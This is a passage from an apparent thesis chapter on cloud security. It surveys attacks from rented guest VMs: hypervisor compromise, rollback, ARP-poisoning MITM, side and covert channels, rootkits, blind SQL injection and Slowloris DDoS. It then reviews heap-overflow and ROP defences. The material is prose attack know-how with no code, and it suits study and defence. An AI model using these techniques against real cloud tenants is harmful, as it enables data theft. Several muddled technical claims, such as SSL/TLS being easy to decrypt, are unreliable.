1. Hardware-bound: It includes hardware-assisted and reduced privilege guest virtual machines. The difference between the two emulators is the virtual machine-specific instructors in the CPU. The hardware-assisted emulator adopts CPU-specific instructors to run virtual code in the system. The reduced privilege guest executes at the same privilege if it completely manipulates the CPU in the absence virtual machine emulator case. Shadow copies of registers and important packets are created, but they do not influence the host machine. The reduced privilege VM emulator might effectively defeat DDoS by adopting a hooking interrupt methodology. It guarantees the CPU proceeds at normal speed. It also buffers code into emulation so as to copy instructors into a buffer that is controlled by the host machine. This method has excellent performance if the instructor is not confidential. Both methods might be misused because DDoS does not have a privilege notion, but two methods execute at the same privilege in the host machine. The executing code might escape from the process because the interrupt request vector is hooked and in a queue for assessment. The emulator might not defend the mode and be out of control. The emulator may wrap a special program code with it and transfer these codes to the VMM to proceed. The buffered code emulation can assist virtual PC to intercept functions that are unfeasible to be completed by other hardware-bound VM emulators. If a guest virtual machine may communicate with other party devices outside the cloud, the hardware-bound virtual machine emulator might embed potentially very serious vulnerabilities.
2. Pure software: Executing equivalent work for any installed CPU. The main advantage of pure software is that its CPU does not need to be compliant with the underneath CPU. It permits its CPU can more freely to a different platform. The

host OS is utilized for the privilege management and administration of guest virtual machines and the host operation. Hyer-calls are used for interactions between the host operating system and hypervisor. It emulates many virtual host operating systems that all VMs can interact with to proceed with processes. The host operating system might contain drivers for hardware devices. It is an important computing component of the cloud that acts as a bridge to transfer communication hardware OS, host, and VMs. All VMs can access all shared resources of the platform from hardware. Every guest virtual machine might accommodate several operating systems. A hypervisor is a large and complicated software. I/t provides frequent and significant interaction between the host operating system and guest VMs. Every guest virtual machine is a potential attack approach to compromise the hypervisor because there is a communication channel between the hypervisor and a guest virtual machine. Malicious attackers might utilize a rent guest VM to exploit hypervisor software bugs to compromise the whole virtualization environment through these interactions. Once the hypervisor is compromised, malicious attackers may access the host machine and all guest virtual machines.

The hypervisor software manages all computing resource allocation. The hypervisor is the vital target of the whole virtualization system. Hypervisor not only is confronted by outside cloud cyberattacks but also is confronted by VMs inside the cloud. It greatly enlarges the difficulty for IDS/IPS and firewalls that are designed against cyberattacks launched from outside computing systems. In case of malicious attackers rent a VM and utilize this renting VM as a base to exploit hypervisor, host, and peer VMs, this cyberattack approach is much easier to escape IDS/IPS than launching cyberattacks from an outside cloud computing environment [68]. Malicious attackers may also use multiple rent VMs to launch various complex cyberattacks [69]. Man-in-middle, side-channel, SQL injection, implant virus, and even return-oriented programming attacks may be launched against co-resided VMs, hosts, hypervisors, and hardware operations systems. The successful exploiting rate of such attacks is higher than cyberattacks launched from outside of the cloud. The different latency of memory accessing might be utilized to steal confidential data, such as passwords, credit card security numbers, etc. [70]. They can be extracted via a side-channel attack by manipulating memory bus contention. After the hypervisor has been compromised, a malicious attack can modify data passing through between the host and VMs and redirect the modified data to the original receivers without awareness of the data having been altered [42]. This kind of man-in-middle attack is more difficult to detect by IDS/IPS. "Time Stamp Counter" (TSC) is one of the most threatened areas [71]. TSC is used for monitoring local time sources. Malicious attackers may alter the TSC values of VMs in the Virtual Machine Control Block to conceal faults of the hypervisor and exploit the hypervisor. Host OS, Dom_0 in Figure 3.1, is easier to be exploited as a vital point to connect VMs and hypervisors. It is in charge of administrating VMs among virtualization systems and allocates all computing resources of hardware. Cyberattacks can bypass Virtual Machine Monitor (VMM) by exploiting the software bug inside the hypervisor [72].

Malicious attackers might compromise virtualization via a file-protected zone and a memory-protected zone. The hypervisor is actually enhancing host privilege. Later installed hypervisor cannot replace the previously installed hypervisor's ultimate controlling abilities. The hypervisor has more privileges than the host machine because the packets pass the hypervisor first, it can hide these packets before going to the host machine. It is impossible to monitor the virtual machine emulator once the guest virtual machine is running in theory. The virtual machine emulator can extract all confidential instructors, including CPUID functions. The leaked information might be in shadow copies unless flushing the CPUID flag. Hypervisor might be fooled as executing malicious codes, e.g., it is injected with a wrong time stamp counter. It causes a delay or fault in execution.

Cloud providers normally install VM snapshots and/or images to monitor their systems. Administrators adopt snapshots at certain points to record the state and revert to the snapshot after the server crashes. Malicious attackers might utilize a snapshot to steal a previously disabled account and password. VM snapshots and images can observe data transmission between the host and VMs, among peer VMs and all running applications inside VMs. They are used to monitor communication between the host to VMs and peer VMs. VM snapshots and images contain confidential data and they are more convenient to transfer than hard drives so malicious attackers can easier steal them [68]. A snapshot sometimes contains confidential data of RAM memory when the snapshot is displayed. It might contain some sensitive data that has not been recorded in the database. A snapshot is more of a threat than an image. Malicious attackers implant their VM snapshots and images to collect useful information before launching a large scope of cyberattacks. VMs may not be safe yet after they are already offline, they are not the same as physical clients. Some cloud providers permit cloud users to access and update VM snapshots and images, it provides a very good opportunity to exploit other parts of the cloud because there are lots of virtualization technologies that have been applied to the cloud. An image might be distributed to many hosts because applications, even an operating system can be installed in it. Malicious attackers might monitor stored images and update what malicious attackers require. The length of an image is stored without updating, it has more vulnerabilities when it is loaded to run again. It could enlarge the risk of exploitation of the cloud.

Besides, malicious attackers might access the inter-processor interrupts via a disengaged virtual machine. Malicious attackers may send an inter-processor interrupt to another guest virtual machine from a malicious guest virtual machine because the hardware does not exit the mask to prevent this activity. The host operating system does not know which guest virtual machine sends the inter-processor interrupts. The management system of the host operating system might be pinned and attacked. Malicious attackers might utilize a mapping cyberattack in that network protocol or network configuration flaws are directly compromised to map the hardware infrastructure to read the APIC id and find out the underlying physical cores. Malicious attackers may attempt to discover where the malicious guest VM is in the infrastructure of virtualization with leaked information of randomizing APIC ids of the cores in the system rerouting time.

If malicious attackers are allowed to execute some malicious codes in a guest virtual machine, malicious attackers might utilize the malicious codes in two cyberattack vectors: (1) To directly attack a host machine that malicious attackers cannot physically access. Malicious attackers attempt to cheat the host machine to execute the malicious codes and wait for the host machine to incur a memory error to shift the program control flow; (2) To exploit a tamper-resistant host machine that malicious attackers may physically access to the outside of the box, e.g., a Java card. Malicious attackers might also cheat the host machine to process the injected malicious codes and make the program produce some error by adopting radiation or other methods. Malicious attackers may utilize only one memory error to compromise the whole operating system.

2. Rollback attack

Rollback is to recover residual data inside VMs. These residual data have not been completely erased. Malicious attackers may extract them and reconstruct them from residual RAM. VMs can be rolled back to collect previous VM users' uncompleted deleted data in the hard drive. There is a reconfiguration feature that cloud providers allow VMs users to use in VMs. The re-configuration feature can be utilized to revert previous VM users' lots of activities and extract useful information, even confidential data, e.g., password and user name. This feature may allow VMs users to shift among servers inside the cloud. It might incur some reconfiguration problems, security vulnerabilities of propagation and monitor security environment. It is possible to obtain some data from the application of another sleeping guest VM residing same cloud server at the same time. A sleeping guest VM cannot protect itself at a sleeping time when it is attacked by a peer VM. Once the sleeping VM has been exploited, its previous activities can be extracted. Other cloud servers can be compromised via this approach. Rollback Attacks must meet two requirements: (1) The system must maintain suspend/resume functions; (2) VMs with heavy burdens can't respond quickly.

Late cloud users can browse paging of websites that previous VM users browsed after previous VM users terminates to rent the VM [73]. They might roll back the previous renter-browsed web pages and checking points and attempt to adopt various hacking techniques to extract residual data inside RAM and hard drives, e.g., encrypted key, pinning memory address, or encrypted data. The IP address of IP4 protocol must recycle and reassign again. It takes some period to destroy the IP address in DNS caches. Malicious attackers might utilize this opportunity of waiting to renew the previous IP address assignment to use the previous VM user-used IP address. They deliberately use the previous VM user's IP address to steal sensitive information underneath the IP address [74]. Malicious attackers may steal the VM password via brute force to defeat the failure of the restriction number [75]. Not only can a rollback attack happen in virtual machines, but also it can happen in a compromised hypervisor. The compromised hypervisor can be manipulated into an old snapshot to view underneath virtual machines' activities, and recover sensitive information, e.g., ID, and password.

3. Man-in-the-middle attack (MITM)

Malicious attackers might use various sniffing techniques to steal useful information in a cloud environment [76]. They intercept transmitting data without authority [21]. Router and bridge break the isolation of virtualization as it exists media connection [77]. Transmitting data can be obtained inside the cloud as VMs operates in shared resources [42]. A fake message from a malicious VM with a port number, MAC address, and IP address can be sent to the virtual route table and requested to update the virtual route table. Once the virtual route table updates with the fake message, the Address Resolution Protocol (ARP) success, malicious attackers sniff to intercept transmitting data and alter the source IP address, packets sequence number, destination IP address, and other important contents. Then, they impersonate the original sender and redirect it to the original receiver. Confidential information can be stolen while both the original sender and receiver are without awareness. Malicious attackers may also intercept transmitting data inside a cloud, between hypervisor and host, among VMs, between cloud connecting and internet, or between host and VMs. A VM and intercepted packets may be redirected to other VMs and the host after ARP poisoning. It is easier for malicious attackers to launch a MITM attack inside the cloud than the outside cloud. Even though a file is carried with a digital signature, or it has been encrypted, a signature-wrapping cyberattack may alter the whole intercepted data [78].

4. Script programming

Because the more rapid speed requirement of passing huge size data in a browser is needed, scripting language may satisfy the transmitting more rapid speed requirement and proceed both in the browsers and the server. It does not need to store programming source codes so scripting language is widely applied on websites. It is possible to embed malicious codes into scripting code and embedded malicious scripting code can compromise client browsers or websites sever [79]. Meanwhile, the system's existing scripting code might be utilized to chain malicious commands so as to exploit the client browser or attack the webserver. These cyberattacks' methodology enlarges the threat to network security. The injected malicious codes cause the scripting code vulnerability. Malicious attackers may inject malicious scripts into a browser and proceed with the malicious codes [80]. The embedded cookies can redirect the information of the user's browser to malicious attackers without web users' awareness of confidential information leaking. Malicious attackers might implant scripting code into a web user browser to intercept the browser cookies after attracting web users to browse a malicious website, e.g., Cross-Site Scripting (XSS) software attack. Malicious attackers can apply the intercepted cookies to log in to the web pages that the victim has browsed without a password. Input validation may percolate some malicious codes and impede evasion for IDS/IPS[81]. However, it becomes useless if malicious attackers deliberately craft the malicious input with various circumventing techniques and launch buffer overflow, heap overflow or integer overflow, or brute force attack. The malicious script can cause that information of client-side and server-side leaks [82].

A secure Sockets Layer (SSL) is more secure than Hypertext Transfer Protocol (HTTP) which is a plain-text communication protocol and easier to be compromised. HTTP allows malicious attackers may easily understand browser communication, also exploit security loopholes, and remotely implant malicious script code in VMs [83].

Normally, an additional bit is for three reasons in packet transmission [84]: (1) Be appended for error checking and correcting any transferring error; (2) To synchronize between the data sender and a data receiver; (3) Data encryption by increasing confusion and privacy security. If malicious attackers can exploit only a single-bit error, it is a high probability that malicious attackers execute malicious codes in a procedure and take over the Java VMs. Malicious attackers can take over the security control of the cloud in case they may analyse extracted data and bridge the semantic gap in an introspection cloud.

5. Virtual Machine Introspection (VMI)

VMI permits VMs to modify service states or events [73]. Malicious attackers might alter variables of program or memory addresses to extract information about applications' symbols or web page tables. Malicious attackers can utilize VMI to attack the underneath host, hypervisor, hardware operating system, or software bugs and manipulate the control of instruction addresses for attack purposes. Malicious attackers might use VMI as a virtual machine-based rootkit base to monitor and understand the underneath software abstraction and structure of the operation system. Malicious attackers may implant worms or viruses to trace the execution of the application or utilize malicious commands to attack the targeted operating system execution or re-establish intercepted data and abstractions [85]. Before data is encrypted, malicious attackers might apply VMI to catch all writing calls of SSL and store data with clear text when an application executes an encrypted socket. It is possible to bypass IDS/IPS detection when malicious attackers execute malicious codes outside the targeted server or application, VMs or host or VMI does not influence the state of the targeted operating system. Malicious attacker can utilize virtual machines to discover the abstraction of the soft level in the targeted operating system or applications. VMI can trap the proceeding applications and operating systems at any instructions. It can assist malicious attackers to rebuild abstractions, intercept data and trap all SSL socket writing invoking, and decrypt the encrypted data. It is not easy for IDS/IPS to discover such malicious behavior as the malicious codes executes the target and VMI does not disturb the targeted operating system.

6. Side-channel Attack

The side-channel attack is not a proposed channel for transferring data by computing software program designers [86]. The overlapping execution time of the malicious guest VM and the targeted guest VM is essential to find out the side-channel attack bandwidth [87]. A side-channel attack might be utilized to extract cryptographic keys, e.g., passwords from guest virtual machines even though it can be prevented by incorporating a new cache design.

The side-channel attack usually consists of two stages: Firstly, to verify the victim; Secondly, to extract data from the targeted victim [88]. The first state is that malicious attackers attempt to rent a co-resident guest's virtual machine with the targeted guest's virtual machine. But this opportunity is very rare. Therefore, malicious attackers first rent any guest virtual machine on the identity physical hardware operation system with the targeted guest VM as a launching cyberattack base to waste the underneath central processing unit usage as much possible. Secondly, malicious attackers attempt to find out the location of the targeted virtual machine. Malicious attackers might send as many requirements as possible to the VM that he/she likes to exploit through web servers. The best way is to compromise the targeted virtual machine if it does not arouse the targeted virtual machine's security awareness. If this aim is not easy to achieve, malicious attackers might change the strategies to compromise a co-resident virtual machine near the targeted virtual machine. To utilize the compromised co-resident virtual machine to install a pre-processor to adopt a cubic spline and install a predictor to apply linear regression methodology to collect and analyze the targeted virtual machine information about the behavior of cache and other areas. Different process threads run at different times, which requires different energy and RAM. The possibility of leaking information enlarges along with process threads because they consume different CPU operating, shared computing resources, and IP address allocation. Larger programs tend to consume more CPU resources. Malicious attackers might collect and analyze such information to deduce valuable information. Malicious attackers try to consume more CPU cache and create more benign data requests from the web service. Malicious attackers observe the access time of the cache and inspect the CPU cache and see how it runs. The targeted virtual machine has more computing operations if the time of accessing the cache is high. At the same time, malicious attackers attempt to figure out the structure of the host and all peer guest VMs, the hypervisor. Malicious attackers check round trip times, packet arrival rates, and latency when the targeted VM downloads a file so as to discover whether two guest virtual machines are co-residency [74]. It takes more time if another co-resident guest VM has more data or a longer path to the CPU cache and the malicious rent guest VM. This technique is worked out even noises are deliberately injected into the transmitting data. There is a cyberattack method to attack cache-based side-channel by utilizing server-side solutions in the cloud. The new attack vector aims to defeat the computing resources isolation of cache-based side-channel. Once the computing resources isolation among peer VMS is broken and malicious attackers might steal sensitive information from the targeted guest virtual machine [89]. A concealed transmitting data channel can be created by caching upload measurements among guest VMs as a competitive resource procedure. It creates effective concealed channels among VMs. The concealed channel is utilized to transfer data [90]. Malicious attackers may extract peer guest VMs' sensitive information and also transmit packets via the concealed channel.

It seems the malicious rent guest virtual machine is co-resident with the targeted guest virtual machine when they have:

1. Having the same IP address as the host machine.
2. In the short time of packet round-trip, the first hop network traffic of a guest virtual machine may be the co-resident virtual machine. A guest virtual machine can detect the first hop from Dom0 (the host machine) IP in Figure 3.1 on any traceroute out and an uncontrolled Dom0 IP of the host machine by executing a traceroute of TCP SYN to some open ports, monitoring the last hop.
3. The internal IP address is numerically close. The network traffic isolation totally relies on the network connection setup in a virtualized environment. There exists a connection between the host machine and guest virtual machines. It is feasible that malicious attackers might sniff packets from the host machine in a malicious rent guest virtual machine and vice versa. Malicious attackers might observe the server's state through network probing and wait until the guest virtual machine disappears. Malicious attackers may engage in instance flooding when the targeted virtual machine reappears again. Malicious attackers may actively trigger the targeted virtual machine based on the adoption of an auto-scaling system. They automatically increase the instance number that is utilized by the service to fulfil the enlarged requirement.

After malicious attackers identify whether the targeted VM is co-resident, they exploit and steal sensitive information from the targeted guest's virtual machine via a shared resource [91]. Malicious attackers may monitor the TCP throughput packet passing ratio, the latency of download or upload files, etc. to discover a VM IP address [92]. Malicious attackers monitor intermediate hops numbers to discover the minimal TTL and private IP address. The mounting cross-virtual machine in concealed side-channel technique is utilized in side-channel to extract data from VMs [2]. Malicious attackers might observe the load measurement to deduce some valuable information about the co-resident web server or even the information of browsed website pages.

The concealed channel has two sorts:

1. Storage channel: To insert data directly or indirectly to a storage location by utilizing one program procedure. Malicious attackers apply another program procedure to recover the data from the storage directly or indirectly. Storage of cloud online can help enterprises to pay fewer costs to store enterprises a huge chunk of information. However, there exists some risk of data leaking or data being inaccessible when the storage of the cloud is confronted with a DDoS attack compared to enterprises' own static data storage. A such risk especially affects to VMs users, so network security is the largest obstacle to cloud adoption development. Confidential information is the most important factor for enterprises to survive and develop. Data leaking scares lots of enterprises to adopt cloud online storage. Data stored in storage inside the cloud is preferred to encrypt so as to enforce its security, but these data still exit the risk to be decrypted after these encrypted data are stolen without authority by malicious attackers or cloud providers. Malicious attackers might utilize an abnormal tracing pattern to find out the storage channel. If it delivers multiple ping requests in a very small interval period, it means that the storage channel is ICMP protocol. Besides, the concealed channel might be discovered by monitoring variations of the unused packet header.

2. Timing channel: One process may adjust its system resource usage and modify these system resource usages to affect another process's response time [93]. One program proceeding takes the same time to consume the same computing resources and on the same hardware operating system. The whole of RAM and hard drive memory are separated into different areas. The memory area caches a line instead of a memory bus when it is cached. Data may traverse memory areas

with unaligned addresses and embrace two cache lines. Each processor may directly access partitioned memory. It leverages the communication link of the inter-processor to reach other processors divided local memory [94]. The timing channel transfers information through the arrival packet patterns, receiving or absenting packets during an interval's time [84]. The interval time transfers signal only, it does not transfer packet content. Malicious attackers might access other cache lines without authority and finally reach the targeted memory area to read sensitive information. There are packet sorting channels that are in charge to transfer data based on packets' advent order [8]. The successful cyberattack rate will be increased in case of malicious attackers combine the timing channel and the storage channel as a cyberattack mixture channel to launch a cyberattack. Malicious attackers might adopt memory bus contention to obtain sensitive data from a targeted peer guest VM or other VMs once a targeted peer VM has been exploited by the worm as a program software loophole. Malicious attackers may first deliver a '1' to all peer guest VMs. All peer guest VMs latch the memory bus by executing an atomic CPU command. This cost the latency of memory access time increase for all peer guest VMs. If the bus of memory is in an unlatched condition, the memory latency of approaching time is quicker than before when malicious attackers issue a '0' bit. Malicious attackers can manipulate the latency of memory access time for all peer guest VMs so as to exploit the underneath CPU contention. The cache on memory is not commonly used by all chips in memory. Malicious attackers might extract sensitive data from peer guest VMs on the same memory chip of hardware.

If a covert channel exists, it proves that a side channel also exists. Cache loading measurements produce covert channels among operating proceeding virtual machines. It may not be a major threat to cooperating processes communicating with each other through a network. However, such a channel can be utilized as a covert transferring packets flow control mechanism, e.g., sandboxing or data flow control. Malicious attackers utilize shared computing resources of virtualization, e.g., RAM, CPU cache, transmission data network, and even power consumption, etc. to inspect and extract confidential data from co-resident guest VMs. There are several approaches to conveying data between applications in Windows. One of these approaches is to adopt the Dynamic Data Exchange (DDE) protocol. It is a series of guidelines and messages. DDE communicates with applications of programs that share common memory and data. DDE is a potential side-channel attack vector. It is regarded as too slow to transmit large data and easily be crashed with hundreds of kilobytes per second, however, it can be utilized to transmit extracted data to malicious attackers.

A side-channel attack is sorted into two groups:

1. Passive: To obtain data from targeted guest VM by the passive method. This attack method does not interact with the hypervisor of the cloud. This side-channel cyberattack method is utilized a covert channel to steal transmitting packets in program processing without authority. There exist different times if different software program utilizes CPU, occupies RAM, and consume power in theory. Through collecting all relative data of program proceeding performance and analysing such useful information, malicious attackers might find out the targeted peer guest VM and malicious rent guest VM pattern and infer the targeted peer guest VM's possible activities. The covert channel can transmit data at a high speed of more than one hundred bits per second and this transmission can be very reliable to transmit a wide range of leaked mass data without detection by IDS/IPS.
2. Active: Actively exploit hypervisor to extract data [95]. This attack method actively interacts with the underneath hypervisor of the cloud to extract data from the targeted guest VM. Malicious attackers may extract data through unauthorized processes [96]. The concealed channel may transfer data at high speed [87]. It is not too difficult to decrypt information in IPSEC, SSL/TLS, AND WTLS because this information is in pre-set standard with an encrypted cipher CBC module. The decrypting format is inspected whether it is suitable when the information is decrypted. Malicious attackers might deliberately deliver various ciphertexts or error information to the decrypted receiver to confuse the receiver during the whole decryption procedure. Meanwhile, malicious attackers can inspect the redundancy of hardware by monitoring various file access times to deduce the hardware memory pattern.

Malicious attackers might monitor file access times to steal hardware propagate data so as to inspect the cloud provider's redundancy of hardware. Malicious attackers might use the same technique to discover files of geographic location in the cloud storage. Malicious attackers may also monitor data round-trip times to deduce the neighbor guest virtual machine's data traffic amount and the private IP address. Malicious attackers might adopt “nmap” to execute TCP connection probing, hoping to proceed with traceroutes of TCP SYN that iteratively deliver lots of packets of TCP SYN with enlarging time-to-lives till no more ACK is received. SYN traceroutes and TCP connection probing requires a target port and “wget” probing techniques to regain web pages from any individual webserver to infer whether the neighbour is a targeted guest virtual machine.

7. Adopting rootkits attack

Malicious attackers may apply various rootkits to exploit the operating systems or hypervisor [97]. They may install rootkits in a VM to exploit other VMs and the host machine. They might conceal their malicious program processes, network connection, and transmitting files, data, etc. A well-designed rootkit may circumvent the kernel integrity defense lines to implant worn and viruses to attack the cloud database system. The cloud provider must monitor all activities and behavior of guest VMs otherwise malicious attackers might insert various rootkits into renting guest VMs to exploit peer guest VMs, the host, underneath the hypervisor, and the hardware operating system. Malicious attackers firstly attempt to obtain enough privilege in the system by injecting malicious codes, compromising a bootable DVD image or CDROM, and exploiting remote system vulnerabilities. Then malicious attackers try to alter the boot sequence of the operating system. Malicious attackers might manipulate the boot sequence of the operating system once escalating root privilege or executes code in kernel mode. Virtual machine-based rootkit (VMBR) permits malicious attackers to stealthily extract data of hardware, e.g., network packets, keystrokes by altering the device emulation software of Virtual Machine Manager (VMM)’s [98]. Such alteration does not influence the compromised virtual devices and exposes them to the targeted operating system. It might intercept all packets in the network channel by changing the emulated network card of VMMs. This malicious activity is stealthy because the interface of the network card is not required to be altered.

There are two approaches to attacking Virtual Machine Manager (VMM): (1) Machine-Based Rootkit - Malicious attackers first create a backdoor and utilize installed rootkits to inject malicious codes into the memory area before the virtual machine manager starts to run. Malicious attackers might attempt to escalate privilege up to the root. Malicious attackers might exploit HTTP security vulnerabilities, e.g., cross-site scripting API HTTP vulnerabilities to remotely inject malicious codes into browsers of virtual machines; (2) Sly attackers do not apply a famous rootkit in the VM, they run the malicious procedures that they insert malicious program code in a short period and erase their trace after they have to exploit the hardware operation system to embed a backdoor or virtualization software to leverage privilege up to root level.

8. SQL injection attack

The Inference-based of SQLIA techniques may be sorted as [99]:

1. Blind Injection: The specific SQLIA is applied to exploit different database types because different database management systems contain their own characteristics.

2. Timing Injection: Malicious attackers extract data from a database by monitoring the postponement time of database response. Malicious attackers carefully modify if and then implant queries that divided conditions respond to questions about the different contents of the database. Every divided condition leads to the SQL queries being processed and postponed for a different period. Malicious attackers might infer which condition executes the inserted question by inspecting the enlarge or reduced database reply and displaying the time of outcome page, e.g., it causes several seconds to postpone loading the page if the version of the database includes some figures.

9. Distributed denial of service (DDoS) attack

There are two main sorts of distributed denial of service (DDoS) attacks [100]: (1) Exhaust bandwidth resource - to flood lots of malicious packets confuse the protocol of the target to make the resources become unavailable; (2) Application-level attack - to directly exhaust the targeted applications, the bandwidth of internet connection, I/O bandwidth and disk/database access, memory, CPU, sockets, router computing resources, etc. Compared to other sorts of DDoS, an application-level DDoS attack is more harmful. It can be stealthier and exhaustless bandwidth, but it focuses on attacking more important components of the network, e.g., DNS, Session Initiation Protocol (SIP), or HTTP.

There are two DDoS attack vectors [101]: (1) Slowloris DDoS - Malicious attackers create partial HTTP requests with nonstop and tardily grow and update, but these HTTP requests never terminate until all sockets are occupied and paralyze the webserver; (2) HTTP fragmentation DDoS - Malicious attackers fragment HTTP packets into very small parts of fragments as soon as establish an HTTP connection. Then, this fragmented HTTP is delivered at an extremely tardiness speed to the web server so as to exhaust server running time and crash the server even by a few Botnets.

3.3 Summary

In this chapter, it reviews literature on various types of heap overflow attacks, return-oriented programming, and cyberattacks launched inside VMs was presented. Heap overflow is one of the important exploitations to assist ROP to modify the control flow integrity because it is permitted simultaneously to write and execute in some heap area. Return-oriented programming has become a mainstream cyberattack technique because it applies code reuse to exploitation. Cyberattacks launched inside VMs might circumvent firewalls or IDS/IPS which are mainly designed to defend against cyberattacks from outside the cloud. Therefore, the successful cyberattack rate of launching cyberattacks inside virtual machines is higher than cyberattacks that are launched from outside of the cloud. Lots of defensive countermeasures for heap overflow, return-oriented programming, and cyberattacks launched inside virtual machines have been developed. However, various cyberattack evasion techniques still can circumvent these defensive countermeasures. Chapter 4 discusses the research methodology adopted in this thesis.

Chapter 4

Methodology

4.1 Introduction

In previous Chapter 3 reviews heap overflow attacks, ROP, and cyberattacks launched inside VMs in detail. This chapter reviews existing defensive countermeasures and their weakness for heap overflow, ROP, and cyberattacks launched inside VMs, and the outcome of the review will inform the design of the study. It outlines the design of the study with research design, data processing, data analysis, and expected outcome.

4.2 Research Method/Methodology

Research methodologies critically influence the accuracy of the research result. Quantitative research or qualitative research has its separate advantage and disadvantage. Therefore, the result of research may increase accuracy when quantitative research and qualitative research are mixed and implemented together [12]. It may create some bias in results if only a single research methodology is carried out. This study adopts a mixed research method in order to decrease or avoid such bias in results.

Mixed quantitative research and qualitative research method is a popular research methodology that combines and integrates qualitative and quantitative research methods. It includes collecting and analyzing qualitative and quantitative data to discover a phenomenon and obtain answers to research questions. It adopts the strength of each research and minimizes the weaknesses of each research.

4.3 Review of Existing Defensive Countermeasure

This study separately reviews existing defensive countermeasures against heap overflow, ROP, and cyberattacks launched inside VMs in following section.

4.3.1 Existing Defensive Countermeasures against Heap Overflow

In 2013, a module is proposed by [102] in which the address space was segregated into clusters, each of which is utilized solely for block bulk.

In 2015, a heap overflow detection system was introduced by [103] that includes an arithmetic logic unit, data passing path, and logic violation address inspection. The arithmetic logic component is designed to receive opcode commands and operand instructions. It creates a final memory address and a comparing signal on the opcode showing a heap address in memory relative to command instructions. HeapTherapy was proposed by [104] to integrate exploiting detection, and heap overflow defense in a single module, execute tracing collection of on-the-fly lightweight and exploiting prevention and handle both read and overwrite attacks. It is effective and covers polymorphic exploitation. It does not rely on a particular heap allocator, automatically patches, and attempts to eliminate all heap overflow vulnerabilities with low-performance overhead. The features of compromising are defined based on analyzing the instance to develop the defensive model of heap overflow. A novel execution-based smart module was proposed by [105]: Running time prevention of heap-based overflows in executable codes executes with input and symbolically checks the constraints of the proceeding path. The constricting path is utilized to produce a test datum that passes through new proceeding paths in the protected procedure. It is proposed to detect heap-based overflow in running time and data of transferring new executing paths with heap-based overflow constraints. It combines the vulnerable constraints and the executing paths to prevent heap overflow attacks. That is a technique to detect heap overflow by tampering with in-band memory management data structure.

In 2016, an evaluation method for the vulnerability risk of Android systems was proposed by [106]. This method validates input and detects heap overflow and whether vulnerabilities exist. It was proposed for discovering semantic networks from stack overflow and its aim is to obtain a suitable semantic database to involve the common implicit knowledge of the program development. It attempts to eliminate potential exploitable vulnerability and validate any crafted input data. The evaluation outcome is assorted into three sorts: In-existent, existent but not compromising, existent and compromising. A low-fat pointer encoding module was proposed by [107] that is fully compatible with existing libraries and standard hardware. A study is presented by [108] that may demonstrably secure remote memory testimony and concentrate on demonstrably defeating heap-based overflow attacks. The design is proposed to protect the memory in a remote area.

In 2017, ShellSwap was introduced by [109] to apply symbolic tracing, with a mixture of shell-code layout compensation and path kneading to achieve shell-code transplant. HCSIFTER was proposed by [110] to assess heap overflow based on the attack aspect and feasibility aspect, which applies novel methods to extract program execution information and summarizes the house of spirit characteristics of heap overflow. A module was proposed by [111] that may decrease the supposition. The supposition is created by the heap manager. It can discover compromised originally in six binary execution UNIX-based and Windows heap managers.

In 2018, SHRIKE was proposed by [112] which can execute automatic heap layout operations on the PHP language and launch construction of control-flow hijacking exploitation. A novel model was introduced by [26] to discover compromising states in approaches dispersing from shutdown approaches and creating control-flow hijack compromising for heap-based security loophole. FUSE was presented by [113] to assist the procedure of kernel UAF compromising based on the exploitative evaluation. An automated mode named as HeapHopper was proposed by [114] that is designed to inspect and symbolic executing. This countermeasure analyses the exploitation of heap implementations when memory corruption happens. It can perform various systematic analyses extensively about heap executions. It attempts to discover weaknesses during heap execution. It also applies moving arrays to the highest parts of the stack. Less chance is achieved by using heap overflow. Meanwhile, it stores the values at the ends of arrays, which inserts checking canaries before return instruction. The execution halts if the canaries are harmful. GMOD was presented by [115] that may detect GPU integer overflow, buffer overflow, and heap overflow in a run-time software system. It executes always-on inspecting on dynamically distributed buffers based on a canary-based setting. An Android App was proposed by [116] that the heap memory data runs on a virtual machine. It is directly extracted, parsed, and reconstructed.

In 2019, a heap randomization strategy for the whole heap memory area was proposed by [117]. It minimizes the time consumption of memory region search and increases the irregularity of the heap memory area. A novel model was proposed by [118] that the heap segments are administrated by the shared library with variable-size chunks to handle dynamic allocation in user applications. A module was designed by [119] in that defective blocks in pages are offline by indicating them as distributed chunks. It is executed by altering the server OS and the shared library. This novel methodology was proposed to discover cyberattack original - user inputs to the targeted program that outcome in a confidential operation, such as functions call, memory write, and attacker-injection. It addresses three tasks: in an automatic, grey box, and modular manner. A three-stage analysis approach was presented by [120] that scales complications. Slim-Guard was introduced by [121] which applies a secure allocator to utilize an effective fine-grain size division indicating apparatus and execute a dynamic canary plan. It prevents widespread heap overflow relative attacks such as overflows, overread, double or invalid free, and use-after-free. HADE module was proposed by [122] to apply taint analysis by monitoring input and insecurity functions, eliminating path and data constraints for heap overflow. However, the defensive countermeasure against malicious sub-string evasion is not robust enough.

In 2020, a prototype system, HCRAX was designed by [19] that utilizes symbolic implementation and stains analysis technology to inspect the important information of symbolic data to prevent heap overflow. A semi-synchronized non-blocking monitoring algorithm was invented by [123] that detects heap overflow attacks on live memory. They apply for a virtual detecting program when relative information of heap memory is gathered.

In 2022, TrustZone-M enabled Micro-controllers (MCUs) framework was proposed by [124] that is designed to protect hardware, runtime software, boot-time software, network, and over-the-air update five dimensions and analyze potential software security issues in run-time. MCUs framework may effectively defend against heap overflow attacks.

4.3.2 Existing Defensive Countermeasures against ROP

There are main return-oriented programming popular defensive countermeasures:

In 2006, Address Space Layout Randomization (ASLR) was proposed by [45] that allocates random instructions in the memory area.

In 2007, Data Execution Prevention (DEP) was proposed by [46] that prohibits program code to be executed or tampered with in protected memory address areas and shifts program control flow.

In 2010, G-Free was designed by [125] that can defend all ROP types. It requires source code, but does not require binary rewriting, it is a run-time efficiency defensive countermeasure. G-Free systematically amends assembly code to avoid indirect control flow transfers. It can guarantee the intended control flow transfers using the data protection technique. It focuses on defending ROP without "ret" instruction and guarantees the resulting binary does not have unintended instruction sequences during compilation. It encrypts all intended return instructions for a random cookie that is produced at run time. In order to hinder utilizing unaligned instruction sequences as gadgets, G-Free adds NOPs in front of instruction sequences that include bytes that are annotated as "ret" instruction to build alignment sleds. If a function from where the indirect jump originates has been matched with a valid address, the intended indirect jumps or calls are permitted to execute so as to avoid the processing of indirect jumps that are not inside the boundary of current processing functions. However, if the “libc” is not perfectly compatible with G-Free, it may be triggered a false positive attack alarm because the processing program codes linked with “libc” must be compiled in G-Free. The possible error might cause the wrong operation of encryption and decryption. Potential evading techniques: if the process accesses the random key applied for encryption, it may cause evasion. Malicious attackers might circumvent this defensive countermeasure by stealing the random key and manipulating the stack with 